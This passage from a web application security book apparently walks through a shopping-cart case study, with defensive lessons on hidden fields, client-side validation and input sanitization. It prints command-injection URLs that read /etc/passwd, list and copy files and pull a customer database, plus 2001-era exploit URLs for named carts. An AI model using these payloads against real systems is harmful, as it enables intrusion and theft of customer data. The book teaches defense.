Figure 10-18 displays the results in the browser window.

At this point, we can assume that the hacker must have performed a full directory listing, using the "*dir c:\ /s*" command. From the results, he noticed the presence of the file *purchases.mdb* in the *C:\ACMEDATA* directory. Next, he copied it to *c:\inetpub\wwwroot* and then downloaded it, using http://www.acme-fashions.com/purchases.mdb. Figures 10-19 and 10-20 show how the file was copied and eventually downloaded.

This demonstration by the forensics team exposed a serious security breach in *mywebcart.cgi*. Even today, many publicly and commercially available shopping carts are rife with such vulnerabilities.

Postmortem and Further Countermeasures

ACME Fashions, Inc., suffered tremendous losses of time and money because of three critical mistakes over a period of time. All these mistakes were attributed to the lack of input validation and trust in the integrity of data received from the Web browser. Let's review these shortcomings again.

The first flaw was caused by the improper use of hidden fields. Crucial information such as product ID and price were passed via hidden fields in HTML forms. Recall that, once the HTML response is sent by the Web server to the Web browser, the server loses all control

Shopping Carts with Remote Command Execution

Many commercially available shopping carts suffer from a lack of input validation in parameters passed via the URL or hidden fields. That lack allows Meta-characters to be inserted to achieve remote command execution. Here are some headlines taken from various security information portals regarding vulnerabilities in shopping carts:


- September 6, 2001—ShopPlus Cart Commerce System Lets Remote Users Execute Arbitrary Shell Commands
- September 8, 2001—Hassan Consulting Shopping Cart Allows Remote Users to Execute Shell Commands on the Server
- September 19, 2001—Webdiscount.net's eshop Commerce System Lets Remote Users Execute Arbitrary Commands on the System and Gain Shell Access
- October 20, 2001—Mountain Network Systems WebCart Lets Remote Users Execute Arbitrary Commands on the Web Server

All these shopping carts fail when the pipe character is inserted in one of the URL parameters. The exploit URLs for these carts are:

```
http://targethost/scripts/shopplus.cgi?dn=domainname.com&cartid=%CARTID%&file=;c
at%20/etc/passwd|
http://targethost/cgi-local/shop.pl/SID=947626980.19094/page=;uname+-a|
http://targethost/cgi-bin/eshop.pl?seite=;ls|
http://targethost/cgi-
bin/webcart/webcart.cgi?CONFIG=mountain&CHANGE=YES&NEXTPAGE=;ls|&CODE=PHOLD
```

As a result, all these shopping carts end up passing unchecked parameter contents to Perl's *open()* function for opening a file.

over the data sent. HTTP is essentially stateless, and the server can make no assumptions about whether the data returned is intact or has been tampered with. Hidden fields can be manipulated on the client side and sent back to the Web server. If the server doesn't have any way to validate the information coming in via hidden fields, clients can tamper with data and bypass controls enforced by the system. To protect systems from such attacks on data integrity, Web site developers should



```
ashions.com/cgi-bin/mywebcart.cgi?cust=0873&nextpage=;dir+c:\|&cid=03417
```

Casual dressing -


There are items in stock:

```
Volume in drive C is ACMEFASHION Volume Serial Number is 48CD-A4A0 Dire
06/12/2001 11:56a

        ACMEDATA 08/14/2001 01:47a
                Documents and Settings 03/01/2001 12:54p
                        Inetpub 05/12/2001 09:57p
                                jdk1.2.2 05/12/2001 11:43p
                                        MSSQL7 01/19/2001 08:05p
                                                Perl 01/19/2001 03:44p
                                                        Program Files 01/19/2001 03:44p
                                                                WINNT 0 File(s) 0 bytes 8 Dir(
                                                                bytes free
```

Figure 10-18 Executing arbitrary commands with mywebcart.cgi

avoid passing information via hidden fields. Instead, such information should be maintained in a database on the server, and the information should be pulled out from the database when needed.

The second obvious mistake was using client-side scripts to perform input validation. Code developers are always tempted to use JavaScript or VBScript to have code executed on the client side and remove the burden from the server. However, client-side scripts are as fragile as hidden fields when it comes to the lack of tamper resistance. Client-side scripts only are to be used for smooth navigation or adding extra interactivity and presentability to the Web page. An attacker can easily




```
cust=0873&nextpage=;copy+c:\ACMEDATA\purchases.mdb+c:\inetpub\wwwroot|&cid=03417
```

Casual dressing -

```
There are  items in stock:
1 file(s) copied.
```

Figure 10-19 Copying *purchases.mdb* to *c:\inetpub\wwwroot*

bypass or modify client-side scripts and circumvent any checks enforced by them. As in the Acme case, attackers can inject negative quantities with ease, bypassing any restriction imposed by the embedded JavaScript. Similarly, some Web-based storefront systems perform arithmetic operations on the client side, such as computing the total quantity and price of an order within the fill-out form itself. To the customer, it is a nice feature when they can see prices updated on the browser without submitting the values to the server and waiting for a response. However, this technique must be avoided at all costs and the application must be designed in such way that all important valida-



Casual dressing -

There are items in stock:

1 file(s) copied.

Unknown File Type

You have started to download a file of type application/x-msaccess
Click "More Info" to learn how to extend Navigator's capabilities.

Connect: Host www.acme-fashions.com contacted. Waiting for re

Figure 10-20 Downloading *purchases.mdb*

tions and computations are executed and verified on the server side so that attackers cannot manipulate the data. The golden rule is: "Thou shalt not trust data coming from the client."

The final vulnerability was caused by the lack of input sanitization in *mywebcart.cgi*. Whenever data is passed by fields in HTML forms to critical functions such as *open()*, care must be taken to remove any combination of symbols or meta-characters. Two main input validations must be performed: one for the length of the data received (to avoid buffer overflow attacks) and the second for meta-characters. In this case, Acme has to insert an input sanitization to filter meta-characters such as

"&," "%," "$," "|," and "<." For a nearly complete list of input sanitization routines in all the major Web languages used today, review Chapter 1.

Additional security issues relating to e-commerce shopping systems, in general, include information retrieval from temporary files on the server, poor encryption mechanisms, file system directory exposure, privilege escalation, customer information disclosure, alteration of products, alteration of orders, and denial of services. All offer vulnerabilities to attack and are present in many e-commerce application implementations.

Summary

E-BUSINESS applications attract hackers that can manipulate money flowing through business channels. It becomes the responsibility of every CIO, systems administrator, and applications developer to protect critical corporate and customer information and assets from malicious hackers. A single loophole in the application can prove disastrous, and in moments an electronic storefront can be cleaned out by robbers on the information superhighway. Not only does the business lose money, but it also loses its hard-earned reputation. Whether the flaws lie with poorly written third-party applications or were left behind by a developer team, the company loses business. Shore up your Web applications and make security priority one before you start writing your first line of code.